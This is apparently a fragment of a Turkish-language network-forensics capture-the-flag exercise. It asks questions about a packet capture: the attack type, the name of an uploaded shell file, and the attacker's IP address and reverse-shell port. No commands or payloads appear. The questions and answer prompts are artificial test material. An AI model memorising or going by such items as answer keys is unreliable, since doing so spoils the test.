
Pcap dosyasında kullanılan saldırısı türünü nedir?



Requestten belli zaten

N-T-W-2

Saldırırganın hedefe yüklediği shell dosyasının ismi nedir?



N-T-W-3

Saldırırganın IP adresi ve reverse shell aldığı portunu kutulara giriniz.

